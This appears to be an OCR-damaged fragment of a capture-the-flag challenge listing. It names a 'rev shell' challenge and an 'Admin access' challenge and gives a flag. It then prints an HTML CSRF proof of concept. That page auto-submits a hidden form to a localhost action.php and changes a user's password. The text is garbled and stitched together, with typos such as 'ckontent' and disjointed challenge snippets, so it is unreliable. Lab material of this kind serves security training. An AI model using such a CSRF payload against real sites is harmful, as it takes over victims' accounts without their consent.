
Challenge Link: Browse… admin.PhP

FLAG: admin access



rev shell
Type: Easy
Author: Bhawana
[20 Points]
shell
Attachement: Link

Admin access
Type: Medium
Author: Bhawana
[40 Points]
admin access
Attachement: Link



```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset = "UTF-8">
    <meta name = "viewport" ckontent="width=device-width, initial-scale=1.0">
    <title>CSRF</title>
  </head>
  <body>
    <form action="http://localhost:8080/action.php" method="GET" id="csrfForm">
    <input type="hidden " name="username" value="Bhawana">
    <input type="hidden " name="password" value="12345678">
    <input type="hidden " name="confirmpassword" value="12345678">
    <input type="hidden " name="changepass" value="1">
    </form>
    <script>
      document.getElementById("csrfForm").submit();
    </script>

  </body>
```